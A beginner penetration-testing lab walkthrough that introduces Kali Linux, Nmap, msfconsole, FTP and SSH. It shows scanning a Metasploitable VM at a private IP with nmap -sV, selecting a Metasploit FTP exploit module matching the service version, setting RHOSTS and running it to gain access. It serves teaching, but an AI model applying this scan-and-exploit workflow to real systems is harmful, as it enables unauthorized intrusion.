KALI LINUX:

Kali Linux is a free, open-source Linux operating system designed specifically for:

Cybersecurity, Ethical hacking, Penetration testing, Digital forensics. It is developed and maintained by Offensive Security.


NMAP:

Nmap (short for Network Mapper) is a powerful open-source network scanning tool used for:

- ✅ Discovering devices on a network
- ✅ Scanning ports and services
- ✅ Identifying operating systems
- ✅ Detecting vulnerabilities (with scripts)
- ✅ Network auditing and troubleshooting


Use Nmap in Kali Linux to find and scan Metasploitable's IP address.

CLI: nmap 192.168.91.129 (metasploitable ip address)



Then use -sV stand for Service Version Detection, this command will scan the target IP and output something like:

CLI: Nmap -sV 192.168.91.129




What is msfconsole

msfconsole is the main command-line interface for the Metasploit Framework, one of the most powerful and widely used tools for:


- ✅ Ethical hacking
- ✅ Penetration testing
- ✅ Exploitation of vulnerabilities
- ✅ Security research

It provides access to all features of Metasploit, including modules for exploits, payloads, auxiliary scanners, and post-exploitation tools — all in one terminal.




FTP:

FTP stands for File Transfer Protocol. It is a standard network protocol used to transfer files between two computers over a TCP/IP network (like the Internet or a LAN).
After that, Search for FTP Exploits then find and match the FTP version




Use module 494, where we can find the same version of the FTP service. Then, type options to view the available module settings, which include multiple configurable options.




You need to fill in the details for all options that are marked as required: yes.

In RHOSTS set target IP Address




Then RUN




After that, you can access the Metasploitable system and explore or check various services and vulnerabilities.

This the kali view and



And this is Metasploitable view, both data are same that means you can access the metasploitable




SSH:

SSH means **Secure Shell**. It is a way to **safely connect** to another computer (like a server) using the internet.

🔧 What You Can Do with SSH:

1. **Login to another computer** (from anywhere)
2. **Run commands** on that computer
3. **Transfer files** between your computer and the remote one
4. **Manage servers** (used a lot by developers and admins)

CLI : nmap -sV 192.168.91.129



